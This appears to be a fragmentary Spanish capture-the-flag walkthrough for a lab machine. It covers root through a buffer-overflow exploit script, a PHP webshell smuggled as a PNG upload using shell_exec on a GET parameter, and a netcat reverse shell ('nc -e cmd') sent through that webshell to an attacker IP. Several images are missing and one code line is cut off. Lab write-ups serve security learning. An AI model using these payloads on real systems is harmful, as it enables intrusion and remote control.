





levnato nc por el 123



corri con python3 48389.py



y somos root



NOTA: HAY UNA PARTE EN LA QUE EL BOF LO EXPLICA PERFECTAMENTE SAVITAR MUY BIEN DE DONDE SALE EL BOF
https://www.youtube.com/watch?v=TytUFooC3kU
EXPLICACION DEL BOF DESDE CERO
https://www.youtube.com/watch?v=sdZ8aE7yxMk

##########################otras formas de resolver la maquina ####################


en exploit veiamos un shell_exec en php


```
(
  'kaio-ken.php.png',
  PNG_magicBytes+'\n'+'<?php echo shell_exec($_GET["telepathy"]); ?>',
  'image/png',
```

con el parametro telepathy, tambien un directorio

```
def webshell(SERVER_URL, session):
    try:
        WEB_SHELL = SERVER_URL+'upload/kamehameha.php'
        getdir  = {'telepathy': 'echo %CD%'}
        r2 = session.get(WEB_SHELL, params=getdir, verify=F
```

conjugando esto tenemos
http://10.10.10.198:8080/upload/kamehameha.php?telepathy=
que seria lo mismo que un ?cmd= de php





transferimos nc con curl y lo ejecutamos
nc -e cmd 10.10.14.5 1234

http://10.10.10.198:8080/upload/kamehameha.php?telepathy=nc.exe%20-e%20cmd%2010.10.14.5%201234